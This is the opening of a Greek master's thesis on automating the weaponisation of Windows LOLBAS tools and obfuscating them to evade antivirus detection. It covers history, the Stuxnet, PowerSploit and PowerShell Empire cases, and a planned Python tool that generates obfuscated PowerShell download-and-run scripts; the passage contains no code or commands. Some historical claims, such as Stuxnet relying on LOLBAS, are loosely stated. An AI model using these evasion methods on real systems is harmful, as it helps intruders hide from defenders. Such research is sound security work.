ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ – ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Πληροφορική»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Αυτοματοποιημένη εργαλειοποίηση των LOLBAS με περιπλοκή του κώδικα** **Automated weaponization of LOLBAS with obfuscation**
Ονοματεπώνυμο Φοιτητή	**Αριστοτέλης Μίμογλου**
Πατρώνυμο	**Ευστάθιος**
Αριθμός Μητρώου	**ΜΠΠΛ18048**
Επιβλέπων	**Κωνσταντίνος Πατσάκης, Αν. Καθηγητής**

Ημερομηνία Παράδοσης **Δεκέμβριος 2024**

Τριμελής Εξεταστική Επιτροπή

Κωνσταντίνος Πατσάκης	Ευάγγελος Σακκόπουλος	Ευθύμιος Αλέπης
Αν. Καθηγητής	Αν. Καθηγητής	Καθηγητής

ΠΕΡΙΛΗΨΗ

Σκοπός της συγκεκριμένης εργασίας είναι η πραγματοποίηση βιβλιογραφικής ανασκόπησης όσο αφορά τις τεχνικές LOLBAS, προκειμένου ο αναγνώστης να μπορέσει να σχηματίσει μια εμπεριστατωμένη εικόνα όσο αφορά το συγκεκριμένο πεδίο. Θα γίνει μια προσπάθεια για όσο το δυνατόν πληρέστερη έρευνα, έτσι ώστε πέρα από την αντίστοιχη ιστορική αναδρομή, να συγκεκριμενοποιηθούν τα είδη των επιθέσεων LOLBAS, οι επιπτώσεις τους όσο αφορά την κυβερνοασφάλεια, καθώς και τα μέτρα αντιμετώπισής τους. Επιπλέον, πέρα από τη βιβλιογραφική ανασκόπηση, έχει υλοποιηθεί και πρακτικό μέρος σε γλώσσα Python, με στόχο την επίδειξη χρήσης obfuscation ώστε να απομακρύνονται τα ίχνη ενός κακόβουλου χρήστη.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: LOLBAS

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: LOLBAS, Obfuscation, LotL, Living off the Land, Cyber Attacks

ABSTRACT

The purpose of this work is to carry out a Bibliographic Review of LOLBAS techniques, so that the reader can form a thorough picture of the specific field. An effort will be made for as comprehensive an investigation as possible, so that beyond the corresponding historical background, the types of LOLBAS attacks, their impact on cybersecurity, and the measures to address them will be specified. In addition to the literature review, a practical part has been implemented in Python language, aiming to demonstrate the use of obfuscation to remove traces of a malicious user.

SUBJECT AREA: LOLBAS

KEYWORDS: LOLBAS, Obfuscation, LotL, Living off the Land, Cyber Attacks

ΠΕΡΙΕΧΟΜΕΝΑ

ΚΕΦΑΛΑΙΟ 1: ΕΙΣΑΓΩΓΗ

1.1. Βασικές Έννοιες

Ο όρος LOLBAS [1] [2], συντομογραφία του "Living Off The Land Binaries and Scripts", είναι ένας όρος που ενσωματώνει μια σημαντική απειλή για την ασφάλεια στον κυβερνοχώρο στο σημερινό ψηφιακό τοπίο. Προερχόμενη από την ανάγκη των κακόβουλων οντοτήτων να παρακάμψουν τα παραδοσιακά μέτρα ασφαλείας, ο όρος LOLBAS αναφέρεται στην πρακτική της χρήσης νόμιμων, ενσωματωμένων λειτουργιών εντός των λειτουργικών συστημάτων και εφαρμογών της Microsoft για κακόβουλους σκοπούς. Ενώ οι τεχνικές LOLBAS μπορεί να διαφέρουν ως προς την πολυπλοκότητα, συχνά αξιοποιούν κοινά εργαλεία και λειτουργίες που είναι εγγενείς σε λειτουργικά συστήματα όπως τα Windows.

Στον πυρήνα τους, οι τεχνικές LOLBAS αντιπροσωπεύουν μια σημαντική αλλαγή στις επιθέσεις στον κυβερνοχώρο, καθώς προσανατολίζονται προς την αξιοποίηση των υπαρχόντων εργαλείων και διαδικασιών του συστήματος. Με αυτόν τον τρόπο, οι επιτιθέμενοι μπορούν να λειτουργούν κρυφά, συνδυάζοντας τις δραστηριότητές τους με νόμιμες λειτουργίες του συστήματος, καθιστώντας τον εντοπισμό και τον μετριασμό τους δύσκολο για τα παραδοσιακά μέτρα ασφαλείας. Αυτή η προσέγγιση επιτρέπει στους επιτιθέμενους να αποφύγουν την ανίχνευση από λογισμικό προστασίας από ιούς και άλλες λύσεις ασφαλείας, καθώς ουσιαστικά χρησιμοποιούν εργαλεία που έχει ήδη εμπιστευτεί το σύστημα ή το ίδιο το σύστημα.

Μία από τις βασικές πτυχές των τεχνικών LOLBAS είναι η προσαρμοστικότητά τους σε διάφορα στάδια μιας επίθεσης στον κυβερνοχώρο. Από την αρχική πρόσβαση στην εντολή και τον έλεγχο (Command and Control – C2), ακόμη και στην εξαγωγή δεδομένων, οι τεχνικές LOLBAS μπορούν να χρησιμοποιηθούν σε κάθε στάδιο, ενισχύοντας την αποτελεσματικότητα και την μυστικότητα της επίθεσης. Αυτή η προσαρμοστικότητα καθιστά τις επιθέσεις LOLBAS ένα ισχυρό εργαλείο στο οπλοστάσιο των εγκληματιών στον κυβερνοχώρο και των φορέων που χρηματοδοτούνται από το κράτος, θέτοντας σημαντικές προκλήσεις στους υπερασπιστές που είναι επιφορτισμένοι με την εξασφάλιση δικτύων και συστημάτων.

Καθώς οι οργανισμοί συνεχίζουν να ενισχύουν την άμυνά τους στον κυβερνοχώρο, η κατανόηση και ο μετριασμός των απειλών LOLBAS έχουν καταστεί πρωταρχικής σημασίας. Αυτό απαιτεί μια

πολύπλευρη προσέγγιση, συμπεριλαμβανομένης της ολοκληρωμένης νοημοσύνης απειλών, της ανάλυσης συμπεριφοράς και των δυνατοτήτων ανίχνευσης και απόκρισης τελικών σημείων. Με την ενημέρωση σχετικά με τις αναδυόμενες τεχνικές LOLBAS και την εφαρμογή ισχυρών μέτρων ασφαλείας, οι οργανισμοί μπορούν να προστατευθούν καλύτερα σε αυτές τις διαρκώς εξελισσόμενες απειλές.

Επιπλέον, στο συνεχώς εξελισσόμενο τοπίο των απειλών για την ασφάλεια στον κυβερνοχώρο, η συσκότιση (obfuscation) [3] [4] ξεχωρίζει ως μια σημαντική τεχνική που χρησιμοποιούν κακόβουλοι παράγοντες για να αποκρύψουν τις προθέσεις τους και να αποφύγουν τον εντοπισμό. Προέρχεται από τη λατινική λέξη "obfuscare", που σημαίνει "σκοτεινιάζω" ή "αποκρύπτω ", η συσκότιση περιλαμβάνει τη σκόπιμη χειραγώγηση κώδικα, δεδομένων ή επικοινωνίας προκειμένου να γίνει ακατανόητη σε οποιονδήποτε άλλο εκτός από τον προοριζόμενο παραλήπτη. Αυτή η τεχνική έχει καταστεί ο ακρογωνιαίος λίθος των επιθέσεων στον κυβερνοχώρο, επιτρέποντας στους αντιπάλους να παρακάμψουν τους ελέγχους ασφαλείας, να αποφύγουν τους μηχανισμούς ανίχνευσης και να διατηρήσουν την μυστικότητα καθ' όλη τη διάρκεια των κακόβουλων ενεργειών τους.

Οι τεχνικές συσκότισης καλύπτουν ένα ευρύ φάσμα μεθοδολογιών, από απλή κωδικοποίηση και κρυπτογράφηση έως πιο εξελιγμένες τακτικές όπως ο πολυμορφισμός και ο μεταμορφισμός. Αποκρύπτοντας την υποκείμενη λογική και λειτουργικότητα του κακόβουλου κώδικα, η συσκότιση καθιστά δύσκολο για τους αντιπάλους να πραγματοποιήσουν αναλύσεις και να δράσουν αποτελεσματικά. Ως αποτέλεσμα, έχει αποτελέσει βασικό στοιχείο στο οπλοστάσιο των εγκληματιών στον κυβερνοχώρο, και άλλων κακόβουλων οντοτήτων που επιδιώκουν να εκμεταλλευτούν τις ευπάθειες στα εκάστοτε χρησιμοποιούμενα ψηφιακά συστήματα.

Η κατανόηση του τρόπου με τον οποίο λειτουργεί η συσκότιση και ο ρόλος της στις επιθέσεις στον κυβερνοχώρο είναι κρίσιμη για τους επαγγελματίες του κυβερνοχώρου που είναι επιφορτισμένοι με την άμυνα ενάντια σε αυτές τις διαδεδομένες και ύπουλες απειλές. Μέσω προληπτικής γνώση απειλών, προηγμένων τεχνολογιών ανίχνευσης και ισχυρών δυνατοτήτων αντιμετώπισης, οι οργανισμοί μπορούν να ενισχύσουν την ανθεκτικότητά τους έναντι συγκεχυμένων επιθέσεων και να μετριάσουν τους κινδύνους που ενέχουν οι αποφασισμένοι κακόβουλοι χρήστες στο διαδίκτυο.

1.2. Σκοπός - Μεθοδολογία Έρευνας

Σκοπός της συγκεκριμένης έρευνας είναι αρχικά η πραγματοποίηση βιβλιογραφικής ανασκόπησης όσο αφορά τις τεχνικές LOLBAS, προκειμένου ο αναγνώστης να μπορέσει να σχηματίσει μια εμπεριστατωμένη εικόνα όσο αφορά το συγκεκριμένο πεδίο. Θα γίνει μια προσπάθεια για όσο το δυνατόν πληρέστερη έρευνα, έτσι ώστε πέρα από την αντίστοιχη ιστορική αναδρομή, να συγκεκριμενοποιηθούν τα είδη των επιθέσεων LOLBAS, οι επιπτώσεις τους όσο αφορά την κυβερνοασφάλεια, καθώς και τα μέτρα αντιμετώπισής τους.

Για να πραγματοποιηθεί η συγκεκριμένη βιβλιογραφική ανασκόπηση, θα ακολουθηθεί η μεθοδολογία PRISMA. Τα στάδια της μεθοδολογίας αυτής είναι τα παρακάτω:

1. Αναζήτηση σχετικών άρθρων με βάση συγκεκριμένους όρους αναζήτησης σε βιβλιογραφικές βάσεις δεδομένων.
2. Συγκέντρωση αποτελεσμάτων
3. Αξιολόγηση περιεχομένου αποτελεσμάτων
4. Διατήρηση άρθρων που ανταποκρίνονται στις ανάγκες της έρευνας
5. Εξαγωγή Περιεχομένου

Επιπλέον, όσο αφορά τις βιβλιογραφικές βάσεις δεδομένων, που θα χρησιμοποιηθούν, είναι οι εξής:

- Google Scholar
- SCOPUS
- Web of Science
- IEEE Xplore

Τέλος, δημοφιλείς όροι αναζήτησης στις παραπάνω βιβλιογραφικές βάσεις δεδομένων είναι οι:

- LOLBAS
- LotL
- Living off the Land
- Obfuscation
- Cyber Attacks

1.3. Διάρθρωση Εργασίας

Η διάρθρωση της έρευνας έχει ως εξής:

- Στο **δεύτερο κεφάλαιο** πραγματοποιείται μια σύντομη και περιεκτική ιστορική αναδρομή όσο αφορά την εξέλιξη των επιθέσεων LOLBAS.
- Στο **τρίτο κεφάλαιο** πραγματοποιείται ανάλυση των κύριων κατηγοριών επιθέσεων LOLBAS, δίνοντας έμφαση στα χαρακτηριστικά και τις δυνατότητές τους.
- Στο **τέταρτο κεφάλαιο** πραγματοποιείται ανάλυση των επιπτώσεων που επιφέρουν τέτοιου τύπου επιθέσεις όσο αφορά την ασφάλεια των εκάστοτε πληροφοριακών συστημάτων και επιπλέον παρουσιάζονται στρατηγικές και εργαλεία που χρησιμοποιούνται με σκοπό την αντιμετώπιση των επιθέσεων LOLBAS, έχοντας σαν βασικό γνώμονα την συνέχιση της ασφαλούς λειτουργίας.
- Στο **πέμπτο κεφάλαιο** παρουσιάζεται το πρακτικό μέρος της εργασίας, υλοποιημένο σε Python. Μέσω ενός μενού, ο χρήστης εισάγει εντολές, και με τυχαία επιλογή από μια λίστα εργαλείων LOLBAS, εξάγονται εντολές σε αρχείο ps1 για να εκτελεστούν μέσω PowerShell. Στόχος είναι να κατεβεί, να αποθηκευτεί και να εκτελεστεί το αρχείο 7zip.exe. Στη συνέχεια, εφαρμόζονται τεχνικές obfuscation με τα εργαλεία Chameleon, Chimera και Invoke Obfuscation για την απόκρυψη των ιχνών της διαδικασίας. Το τελικό obfuscated αρχείο ανεβαίνει στο VirusTotal για να αξιολογηθεί η ικανότητα ανίχνευσης των σύγχρονων εργαλείων ασφαλείας.
- Στο **έκτο κεφάλαιο** αναλύονται οι μελλοντικές εξελίξεις όσο αφορά το συγκεκριμένο πεδίο, αναλύοντας τον πιθανό αντίκτυπο στην κυβερνοασφάλεια.

ΚΕΦΑΛΑΙΟ 2: ΙΣΤΟΡΙΚΗ ΑΝΑΔΡΟΜΗ

2.1. Ιστορική εξέλιξη κυβερνοεπιθέσεων

Η ιστορική εξέλιξη των κυβερνοεπιθέσεων αποτελεί μια αφήγηση που εκτείνεται σε δεκαετίες, αντανακλώντας την εξέλιξη της τεχνολογίας και του Διαδικτύου, παράλληλα με τα μεταβαλλόμενα κίνητρα των κακόβουλων παραγόντων. Ξεκίνησε με τις αναδυόμενες ημέρες των δικτύων υπολογιστών στη δεκαετία του 1960 και του 1970, που χαρακτηρίστηκαν από κακόβουλα άτομα που εξερευνούσαν τις νέες δυνατότητες των αναδυόμενων συστημάτων. Ωστόσο, από τη δεκαετία του 1990, με την εμπορευματοποίηση του Διαδικτύου, το έγκλημα στον κυβερνοχώρο αναπτύχθηκε, στοχεύοντας σε επιχειρήσεις και χρηματοπιστωτικά ιδρύματα για οικονομικό όφελος, με αποτέλεσμα την εκτεταμένη κλοπή ταυτότητας και την απάτη με πιστωτικές κάρτες. Σημαντικές ομάδες hacking όπως η Cult of the Dead Cow και η L0pht [5] ανέβηκαν σε εξέχουσα θέση κατά τη διάρκεια αυτής της περιόδου, παρουσιάζοντας τα κατορθώματά τους και συμμετέχοντας στον ακτιβισμό.

Οι αρχές της δεκαετίας του 2000 σηματοδότησαν μια σημαντική κλιμάκωση καθώς τα έθνη-κράτη αξιοποίησαν όλο και περισσότερο τις δυνατότητες του κυβερνοχώρου για πολιτικούς, οικονομικούς και στρατιωτικούς στόχους, με αποτέλεσμα περιστατικά υψηλού επιπέδου όπως οι κυβερνοεπιθέσεις του 2007 εναντίον της Εσθονίας, που αποδίδονται στη Ρωσία. Επιπλέον, η ανακάλυψη του Stuxnet [6] το 2010, που πιστεύεται ότι είναι μια κοινή προσπάθεια των Ηνωμένων Πολιτειών και του Ισραήλ να σαμποτάρουν το πυρηνικό πρόγραμμα του Ιράν, στιγμάτισε την πολυπλοκότητα των κρατικών επιχειρήσεων στον κυβερνοχώρο.

Κατά τη διάρκεια της δεκαετίας του 2010, οι απειλές στον κυβερνοχώρο εξελίχθηκαν σε πολυπλοκότητα, με την εμφάνιση προηγμένων επίμονων απειλών (APTs), και επιθέσεων αλυσίδας εφοδιασμού. Οι ομάδες APT [7] διεξήγαγαν μακροπρόθεσμες, στοχευμένες εκστρατείες εναντίον κυβερνήσεων και εταιρειών, ενώ οι επιθέσεις ransomware στόχευαν οργανισμούς όλων των μεγεθών, προκαλώντας σημαντικές οικονομικές απώλειες.

Τα τελευταία χρόνια, οι εκστρατείες κυβερνοτρομοκρατίας και παραπληροφόρησης έχουν αναδειχθεί ως σοβαρές ανησυχίες, απειλώντας κρίσιμες υποδομές και δημοκρατικούς θεσμούς παγκοσμίως. Καθώς η τεχνολογία συνεχίζει να εξελίσσεται και η κοινωνία εξαρτάται όλο και περισσότερο από τα ψηφιακά συστήματα, οι αποτελεσματικές στρατηγικές κυβερνοασφάλειας πρέπει να προσαρμοστούν για να μετριάσουν τους εξελισσόμενους κινδύνους που ενέχουν οι κυβερνοεπιθέσεις στην ψηφιακή εποχή.

2.2. Ιστορική Εξέλιξη LOLBAS

Το ιστορικό υπόβαθρο των επιθέσεων Living Off The Land (LotL) είναι βαθιά συνυφασμένο με την εξέλιξη των απειλών στον κυβερνοχώρο και τις στρατηγικές που χρησιμοποιούν οι κακόβουλοι παράγοντες για να διεισδύσουν σε συστήματα. Ενώ οι επιθέσεις LotL μπορεί να μην έχουν χαρακτηριστεί ρητά ως τέτοιες στο παρελθόν, οι τεχνικές που περιλαμβάνουν έχουν χρησιμοποιηθεί για δεκαετίες, αν και σε διαφορετικές μορφές.

Η προέλευση των επιθέσεων LotL μπορεί να εντοπιστεί στις πρώτες ημέρες της πληροφορικής, όταν οι απειλές στον κυβερνοχώρο ήταν λιγότερο εξελιγμένες και τα μέτρα ασφαλείας ήταν στοιχειώδη σε σύγκριση με τα σημερινά πρότυπα. Οι κακόβουλοι παράγοντες συχνά βασίζονταν στην εκμετάλλευση τρωτών σημείων στο λογισμικό προκειμένου να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε συστήματα. Ωστόσο, καθώς οι άμυνες στον κυβερνοχώρο βελτιώθηκαν και οι δυνατότητες ανίχνευσης έγιναν πιο προηγμένες, οι επιτιθέμενοι άρχισαν να αναζητούν εναλλακτικές μεθόδους για να αποφύγουν τον εντοπισμό και να επιτύχουν τους στόχους τους.

Ένας από τους βασικούς παράγοντες για την άνοδο των επιθέσεων LotL ήταν η αυξανόμενη επικράτηση λύσεων ασφαλείας που σχεδιάστηκαν για τον εντοπισμό και την πρόληψη του “παραδοσιακού” κακόβουλου λογισμικού. Καθώς το λογισμικό προστασίας από ιούς και τα συστήματα ανίχνευσης εισβολών έγιναν πιο έμπειρα στον εντοπισμό συμπεριφορών κακόβουλου κώδικα, οι επιτιθέμενοι άρχισαν να διερευνούν τρόπους για να αξιοποιήσουν νόμιμα εργαλεία και διαδικασίες συστήματος ώστε να πραγματοποιήσουν τις επιθέσεις τους. Αυτό σηματοδότησε μια σημαντική αλλαγή στην τακτική, καθώς οι επιτιθέμενοι συνειδητοποίησαν ότι χρησιμοποιώντας ενσωματωμένες λειτουργίες λειτουργικών συστημάτων και εφαρμογών, θα μπορούσαν να λειτουργούν κρυφά και να αποφεύγουν την ανίχνευση πιο αποτελεσματικά.

Η έννοια των επιθέσεων LotL κέρδισε έδαφος καθώς οι επιτιθέμενοι άρχισαν να εκμεταλλεύονται την εμπιστοσύνη που αποδίδεται σε νόμιμα εργαλεία και διαδικασίες συστήματος τόσο από τους χρήστες όσο και από τις λύσεις ασφαλείας. Αντί να βασίζονται αποκλειστικά στην ανάπτυξη προσαρμοσμένου κακόβουλου λογισμικού, οι επιτιθέμενοι άρχισαν να αξιοποιούν εργαλεία όπως το PowerShell, το Windows Management Instrumentation (WMI) και άλλες γλώσσες και βοηθητικά προγράμματα που βρίσκονται συνήθως στα περισσότερα συστήματα. Με αυτόν τον τρόπο, θα μπορούσαν να συνδυάσουν τις κακόβουλες δραστηριότητές τους με νόμιμες λειτουργίες του

συστήματος, καθιστώντας δύσκολο για τους αμυνόμενους να διακρίνουν μεταξύ κανονικής και κακόβουλης συμπεριφοράς.

Με την πάροδο του χρόνου, οι επιθέσεις LotL συνέχισαν να εξελίσσονται σε μορφή και πολυπλοκότητα, καθοδηγούμενες από τις εξελίξεις στην τεχνολογία. Σήμερα, αυτές οι επιθέσεις περιλαμβάνουν ένα ευρύ φάσμα τεχνικών, όπως κακόβουλο λογισμικό χωρίς αρχεία (fileless attacks), επιθέσεις βάσει σεναρίων και κατάχρηση υπηρεσιών cloud και νόμιμων εργαλείων διαχείρισης. Καθώς οι οργανισμοί προσπαθούν να αντιμετωπίσουν αυτές τις απειλές, η κατανόηση του ιστορικού υπόβαθρου των επιθέσεων LotL είναι ζωτικής σημασίας για την ανάπτυξη αποτελεσματικών αμυντικών στρατηγικών και την πρόληψη.

Προσπαθώντας να συγκεκριμενοποιήσουμε όλα τα παραπάνω, μπορούν να αναφερθούν τα παρακάτω όσο αφορά την ιστορική εξέλιξη των επιθέσεων LotL:

Πρώιμες μορφές (μέσα έως τέλη της δεκαετίας του 2000): Τα αναδυόμενα στάδια των επιθέσεων LotL στα μέσα έως τα τέλη της δεκαετίας του 2000 χαρακτηρίστηκαν από σχετικά απλοϊκές μεθοδολογίες. Οι επιτιθέμενοι συχνά βασίζονταν στην αξιοποίηση ενσωματωμένων εργαλείων των Windows όπως το PowerShell και το WMI (Windows Management Instrumentation) για την εκτέλεση κακόβουλων ενεργειών. Αυτές οι πρώτες επιθέσεις συνήθως στόχευαν στη βασική χειραγώγηση του συστήματος και την εξαγωγή δεδομένων, εκμεταλλευόμενες τις λειτουργίες που υπάρχουν ήδη στο περιβάλλον του λειτουργικού συστήματος.

Αύξηση της πολυπλοκότητας (αρχές της δεκαετίας του 2010): Καθώς τα συστήματα ασφαλείας άρχισαν να εξελίσσονται και να βελτιώνουν την ικανότητά τους να ανιχνεύουν και να μετριάζουν γνωστές μορφές κακόβουλου λογισμικού, οι επιτιθέμενοι μετατοπίστηκαν προς πιο εξελιγμένες τακτικές στις αρχές της δεκαετίας του 2010. Αυτή η περίοδος ήταν μάρτυρας μιας μετάβασης από απλές επιθέσεις με βάση το σενάριο σε πιο περίπλοκες μεθοδολογίες που περιλάμβαναν την αλυσιδωτή εκτέλεση διαφόρων λειτουργιών του συστήματος για την επίτευξη των κακόβουλων στόχων τους.

Επιθέσεις χωρίς αρχεία (μέσα έως τέλη της δεκαετίας του 2010): Στα μέσα έως τα τέλη της δεκαετίας του 2010 σημειώθηκε αξιοσημείωτη αύξηση της πολυπλοκότητας των επιθέσεων LotL, που χαρακτηρίστηκε από την εμφάνιση τεχνικών χωρίς αρχεία. Αυτές οι επιθέσεις, οι οποίες αφήνουν ελάχιστα ή ακόμη και καθόλου ίχνη στο δίσκο του στοχευόμενου συστήματος, έθεσαν σημαντικές προκλήσεις για τις προσπάθειες ανίχνευσης και μετριασμού. Επιπλέον, οι ομάδες Advanced Persistent Threat (APT) άρχισαν να ενσωματώνουν τεχνικές LotL στις λειτουργίες τους,

ενισχύοντας την αποτελεσματικότητά τους και καθιστώντας τους ακόμη πιο δύσκολο να εντοπιστούν. Τα APTs, γνωστά για την επιμονή και τις προηγμένες δυνατότητές τους, χρησιμοποίησαν τακτικές LotL προκειμένου να διατηρήσουν την μυστικότητα και να αποφύγουν τα παραδοσιακά μέτρα ασφαλείας.

Αξιοποίηση της υποδομής Cloud και τρίτων (2020s και μετά): Με την ευρεία υιοθέτηση του cloud computing και των υπηρεσιών τρίτων, οι επιτιθέμενοι εκμεταλλεύονται όλο και περισσότερο αυτές τις υποδομές για επιθέσεις LotL. Καταχρώνται εγκατεστημένες εφαρμογές και εργαλεία που βασίζονται στην υποδομή cloud για τη διεξαγωγή επιθέσεων, αξιοποιώντας την εμπιστοσύνη που παρέχεται σε αυτές τις υπηρεσίες ώστε να αποφύγουν την ανίχνευση. Αυτή η τάση έχει περιπλέξει περαιτέρω την ανίχνευση και την πρόληψη των επιθέσεων LotL, καθώς λειτουργούν τώρα σε περιβάλλοντα όπου τα παραδοσιακά όρια ασφαλείας είναι θολά και η επιφάνεια επίθεσης έχει επεκταθεί σημαντικά.

2.3. Προηγούμενες Περιπτώσεις Χρήσης LOLBAS

Στη συγκεκριμένη ενότητα, παρουσιάζονται προηγούμενες περιπτώσεις κυβερνοεπιθέσεων, στις οποίες οι επιτιθέμενοι χρησιμοποίησαν Living Off the Land Binaries and Scripts (LOLBAS). Αυτές οι επιθέσεις εκτελέστηκαν με τη χρήση εργαλείων και εντολών που είναι ενσωματωμένα στα λειτουργικά συστήματα για νόμιμους σκοπούς, αλλά χρησιμοποιήθηκαν με κακόβουλο τρόπο. Μέσα από αυτή την ιστορική επισκόπηση, παρέχεται μια πολυεπίπεδη κατανόηση του πώς οι κυβερνοεπιθέσεις έχουν εξελιχθεί και πώς οι επιτιθέμενοι εκμεταλλεύονται τη χρήση LOLBAS για να αυξήσουν την αποτελεσματικότητά τους. Η ανάλυση προηγούμενων περιπτώσεων χρήσης LOLBAS αναδεικνύει τη συνεχιζόμενη εξέλιξη και τη σύνθετη φύση των κυβερνοεπιθέσεων. Κάθε περίπτωση αντιπροσωπεύει ένα σημαντικό μάθημα για την ασφάλεια των πληροφοριακών συστημάτων.

2.3.1. Stuxnet

Ένα από τα πιο χαρακτηριστικά παραδείγματα είναι το Stuxnet (2010), το οποίο χρησιμοποίησε LOLBAS για να επιτεθεί σε ένα ιρανικό πυρηνικό εργοστάσιο. Το Stuxnet εκμεταλλεύτηκε αδυναμίες στον κώδικα των προγραμματιζόμενων λογισμικών (PLC), χρησιμοποιώντας διάφορα LOLBAS για να εξαπλωθεί και να εκτελέσει κακόβουλες λειτουργίες χωρίς να αφήνει ίχνη.

Το Stuxnet αποτελεί ένα από τα πιο πολύπλοκα κακόβουλα λογισμικά που χρησιμοποιήθηκαν ποτέ για κυβερνοεπιθέσεις και άνοιξε νέους ορίζοντες στη χρήση των LOLBAS. Οι επιθέσεις του Stuxnet στόχευαν στην καταστροφή και διαταραχή του ιρανικού πυρηνικού προγράμματος, χρησιμοποιώντας γνωστές ευπαθείς συσκευές και πρωτόκολλα χωρίς να δημιουργούν νέα κακόβουλα αρχεία. Αυτή η στρατηγική εκμετάλλευσης υπαρχόντων εργαλείων και αδυναμιών αντικατοπτρίζει την εξέλιξη των κυβερνοεπιθέσεων και την ικανότητα των κρατικών φορέων να αναπτύσσουν προηγμένα επιθετικά εργαλεία, επιδεικνύοντας τη σοβαρότητα των σύγχρονων κυβερνοαπειλών.

2.3.2. PowerSploit

Το PowerSploit αναπτύχθηκε ως ένα εργαλείο ασφαλείας, αλλά γρήγορα κατέληξε στα χέρια των επιτιθέμενων. Χρησιμοποιείται για την εκτέλεση επιθέσεων εξόρυξης πληροφοριών και αποτελεί ένα παράδειγμα πώς τα αρχικά εργαλεία ασφαλείας μπορούν να χρησιμοποιηθούν με κακόβουλο τρόπο. Παρά το γεγονός ότι αρχικά δημιουργήθηκε για εκπαιδευτικούς σκοπούς, σύντομα κατέληξε να χρησιμοποιείται από επιτιθέμενους για κακόβουλους σκοπούς.

Το PowerSploit περιλαμβάνει ένα σύνολο εργαλείων που εκτελούνται στο περιβάλλον PowerShell, εκμεταλλευόμενα την ισχύ και την ευελιξία της γλώσσας. Χρησιμοποιείται για επιθέσεις εξόρυξης πληροφοριών και εκμετάλλευσης ευπαθειών στα συστήματα, καθώς και για την εκτέλεση κακόβουλου κώδικα από απομακρυσμένο σημείο. Παρέχει εργαλεία για την παρακολούθηση και την καταγραφή της δραστηριότητας στον υπολογιστή, παραμένοντας όσο το δυνατόν λιγότερο ανιχνεύσιμο. Επιπλέον, μπορεί να χρησιμοποιηθεί και για επιθέσεις κοινωνικής μηχανικής, εκμεταλλευόμενο την ανθρώπινη αδυναμία.

Η εμφάνιση του PowerSploit και παρόμοιων εργαλείων αναδεικνύει τον τρόπο με τον οποίο η κοινότητα της κυβερνοασφάλειας πρέπει να εξελίσσεται για να αντιμετωπίσει τις αυξανόμενες προκλήσεις στον ψηφιακό κόσμο. Παραδείγματα χρήσης του PowerSploit περιλαμβάνουν το PowerShell Remoting για την εκτέλεση εντολών σε απομακρυσμένους υπολογιστές, την ενσωμάτωση κώδικα shellcode σε PowerShell scripts, επιθέσεις σε παλαιότερες εκδόσεις του PowerShell, και την κλοπή διαπιστευτηρίων μέσω επιθέσεων κοινωνικής μηχανικής. Αυτά τα παραδείγματα αναδεικνύουν τον τρόπο με τον οποίο το PowerSploit μπορεί να χρησιμοποιηθεί για επιθέσεις και την εκμετάλλευση των δυνατοτήτων του PowerShell σε περιβάλλοντα κυβερνοασφάλειας.

2.3.3. PowerShell Empire

Το PowerShell Empire είναι ένα παράδειγμα ενός εργαλείου που χρησιμοποιείται για τη διακυβέρνηση συστημάτων, εκτελώντας επιθέσεις με χρήση PowerShell, το οποίο αποτελεί ένα Living Off the Land Binaries and Scripts (LOLBAS). Το PowerShell Empire χρησιμοποιείται για την απόκτηση πρόσβασης και τον έλεγχο των συστημάτων.

Το PowerShell Empire εκμεταλλεύεται τις δυνατότητες του PowerShell για την εκτέλεση επιθέσεων, επιτρέποντας στους επιτιθέμενους να δημιουργούν και να εκτελούν κακόβουλο κώδικα. Επιπλέον, παρέχει δυνατότητες εκτέλεσης απομακρυσμένων εντολών και ελέγχου του συστήματος μέσω της γραμμής εντολών, προσφέροντας λειτουργίες διαχείρισης επιθέσεων, συμπεριλαμβανομένης της δημιουργίας, της ανάπτυξης και της παρακολούθησης των επιθέσεων. Χρησιμοποιεί επίσης κρυπτογραφημένες συνδέσεις για την απόκτηση πρόσβασης στα συστήματα, μειώνοντας την πιθανότητα ανίχνευσης.

Παραδείγματα χρήσης του PowerShell Empire περιλαμβάνουν τη δημιουργία ενός listener, την απόκτηση πρόσβασης σε ένα ενεργό σύστημα, τη διατήρηση πρόσβασης μετά την επανεκκίνηση και την εκτέλεση απομακρυσμένων εντολών. Επιπλέον, μπορεί να χρησιμοποιηθεί για την κλοπή διαπιστευτηρίων από τον στόχο. Η δυνατότητα συνδυασμού του PowerShell Empire με τα LOLBAS, όπως το Regsvr32.exe για την εκτέλεση κακόβουλου κώδικα, η χρήση WMI για εκτέλεση εντολών PowerShell και η εκτέλεση shellcode μέσω PowerShell, αναδεικνύει την πολυπλοκότητα και την αποτελεσματικότητα αυτών των εργαλείων στις κυβερνοεπιθέσεις. Αυτά τα παραδείγματα δείχνουν πώς το PowerShell Empire μπορεί να χρησιμοποιήσει εργαλεία και σενάρια που είναι ήδη παρόντα προκειμένου να εκτελέσει κυβερνοεπιθέσεις.

ΚΕΦΑΛΑΙΟ 3: ΑΝΑΛΥΣΗ LOLBAS

3.1. Κακόβουλα Εκτελέσιμα Προγράμματα

3.1.1. Βοηθητικά Προγράμματα Διαχείρισης Συστήματος

Τα βοηθητικά προγράμματα διαχείρισης συστήματος είναι εργαλεία που περιλαμβάνονται στα λειτουργικά συστήματα προκειμένου να βοηθήσουν τους διαχειριστές στη διαχείριση και τη συντήρηση του συστήματος. Αυτού του είδους τα προγράμματα παρέχουν λειτουργίες για την αναζήτηση πληροφοριών συστήματος, τη διαχείριση υπηρεσιών και τον προγραμματισμό διάφορων εργασιών. Ενώ όπως είναι προφανές είναι απαραίτητα για την εκτέλεση χρήσιμων λειτουργιών, οι επιτιθέμενοι μπορούν να κάνουν κατάχρηση αυτών των βοηθητικών προγραμμάτων ώστε να εκτελέσουν κακόβουλες ενέργειες υπό το πρόσχημα νόμιμων δραστηριοτήτων.

Παραδείγματα τέτοιου τύπου προγραμμάτων και κακόβουλης χρήσης τους είναι τα εξής:

